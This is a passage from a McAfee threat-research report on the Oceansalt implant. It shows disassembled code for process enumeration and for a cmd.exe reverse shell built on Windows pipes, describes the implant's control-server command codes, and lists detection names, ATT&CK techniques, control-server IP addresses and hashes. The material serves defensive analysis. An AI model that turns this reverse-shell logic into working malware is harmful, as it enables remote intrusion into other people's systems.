                        test    eax, eax
                        jnz     short loc_1341C80
                        lea     eax, [ebp+pe]
                        push    eax                 ; lppe
                        push    edi                 ; hSnapshot
                        call    Process32Next
                        test    eax, eax
                        jnz     short loc_1341C60
```

Figure 29. Oceansalt's process listing via its recon capability.

### 0x7: Process terminate

- Terminates a process whose ID has been specified by the control server

### 0x8: Reverse shell create

- Opens a reverse shell from the infected endpoint to the control server using Windows pipes
- This reverse shell is based on cmd.exe. It can carry out further recon and make changes to the endpoint.

```
push    ebx
push    esi
mov     esi, ds:CreatePipe
lea     eax, [ebp+PipeAttributes]
push    0                   ; nSize
push    eax                 ; lpPipeAttributes
push    offset hWritePipe ; hWritePipe
push    offset hreadPipe ; hReadPipe
mov     [ebp+PipeAttributes.nLength], 0Ch
mov     [ebp+PipeAttributes.lpSecurityDescriptor], 0
mov     [ebp+PipeAttributes.bInheritHandle], 1
call    esi ; CreatePipe
push    0                   ; nSize
lea     eax, [ebp+PipeAttributes]
push    eax                 ; lpPipeAttributes
push    offset hWirtePipe_2 ; hWritePipe
push    offset hReadPipe_2 ; hReadPipe
call    esi ; CreatePipe
mov     eax, dword ptr ds:aCmd_exe ; "cmd.exe"
mov     dword ptr [ebp+CommandLine], eax
mov     eax, dword ptr ds:aCmd_exe+4 ; "exe"
push    44h                 ; Size
mov     [ebp+var_8], eax
lea     eax, [ebp+StartupInfo]
push    0                   ; Val
push    eax                 ; Dst
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
xor     eax, eax
mov     [ebp+StartupInfo.wShowWindow], ax
mov     eax, hReadPipe_2
mov     [ebp+StartupInfo.hStdInput], eax
mov     eax, hWritePipe
mov     [ebp+StartupInfo.hStdError], eax
mov     [ebp+StartupInfo.hStdOutput], eax
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    0                   ; dwCreationFlags
push    1                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax                 ; lpCommandLine
push    0                   ; lpApplicationName
call    ds:CreateProcessA
push    7D0h                ; dwMilliseconds
call    ds:Sleep
mov     ebx, ds:PeekNamedPipe
lea     eax, [ebp+Buffer]
push    0                   ; lpBytesLeftThisMessage
push    0                   ; lpTotalBytesAvail
push    offset BytesRead ; lpBytesRead
push    200h                ; nBufferSize
push    eax                 ; lpBuffer
push    hreadPipe           ; hNamedPipe
mov     [ebp+var_10], 1
call    ebx ; PeekNamedPipe
```

Figure 30. Oceansalt's reverse-shell creation capability.

### 0x9: Reverse shell operate

- Operates the reverse shell established using the previous command code
- Contains the commands sent by the control server to the reverse shell that will be executed by cmd.exe on the infected endpoint
- Once the command has been executed, the output is read from cmd.exe via a pipe and sent to the control server

### 0XA: Reverse shell terminate

- Closes the reverse shell by closing handles to the pipes created for the shell's inter-process communication

### 0XB: Connection test

- Tests receive and send capabilities of the implant by receiving data (0x7 bytes) from the control server and sending it back
- Persistence
- Oceansalt has no persistence capabilities to remain on the endpoint after the system reboots
- This lack suggests other components in the infection chain may ensure persistence and carry out other malicious activities

## Conclusion

Based on our analysis, the McAfee Advanced Threat Research team has named this global threat Operation Oceansalt. This operation has focused on targets in South Korea and other countries with new malware that has roots in Comment Crew activity from 2010.

Our research shows that Comment Crew's malware in part lives on in different forms employed by another advanced persistent threat group operating primarily against South Korea. This research represents how threat actors including nation-states might collaborate on their campaigns. McAfee continues to monitor the threat landscape in Asia and around the world to track the evolution of known groups and changes to their techniques.

## McAfee Coverage

- Generic.dx!tjz
- RDN/Generic.grp
- RDN/Generic.ole
- RDN/Generic.grp (trojan)
- RDN/Trojan-FQBD
- RDN/Generic.RP

## Indicators of Compromise

### MITRE ATT&CK™ Techniques

- Scripting
- Spear phishing attachment
- Automated collection
- Command-line interface
- Network share discovery
- Process discovery
- File and directory discovery
- Data from local system
- Data from removable media
- Data from network shared drive
- Exfiltration over control server channel

### IP addresses

- 158.69.131.78
- 172.81.132.62
- 27.102.112.179
- 211.104.160.196

### Hashes

- fc121db04067cffbed04d7403c1d222d376fa7ba
- 832d5e6ebd9808279ee3e59ba4b5b0e884b859a5
- be4fbb5a4b32db20a914cad5701f5c7ba51571b7
- 1f70715e86a2fcc1437926ecfaeadc53ddce41c9
- dd3fb2750da3e8fc889cd1611117b02d49cf17f7
- 583879cfaf735fa446be5bfcbcc9e580bf542c8c
- ec9a9d431fd69e23a5b770bf03fe0fb5a21c0c36
- d72bc671583801c3c65ac1a96bb75c6026e06a73
- e5c6229825f11d5a5749d3f2fe7acbe074cba77c
- 9fe4bfdd258ecedb676b9de4e23b86b1695c4e1e
- 281a13ecb674de42f2e8fdaea5e6f46a5436c685
- 42192bb852d696d55da25b9178536de6365f0e68
- 12a9faa96ba1be8a73e73be72ef1072096d964fb
- 0ae167204c841bdfd3600dddf2c9c185b17ac6d4

## About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

**www.mcafee.com**.

## About McAfee Labs and Advanced Threat Research

McAfee Labs, led by McAfee Advanced Threat Research, is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network— McAfee Labs and McAfee Advanced Threat Research deliver real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

**www.mcafee.com/us/mcafee-labs.aspx**.

McAfee™
Together is power.

2821 Mission College Blvd.
Santa Clara, CA 95054
888.847.8766
www.mcafee.com


OCTOBER 2018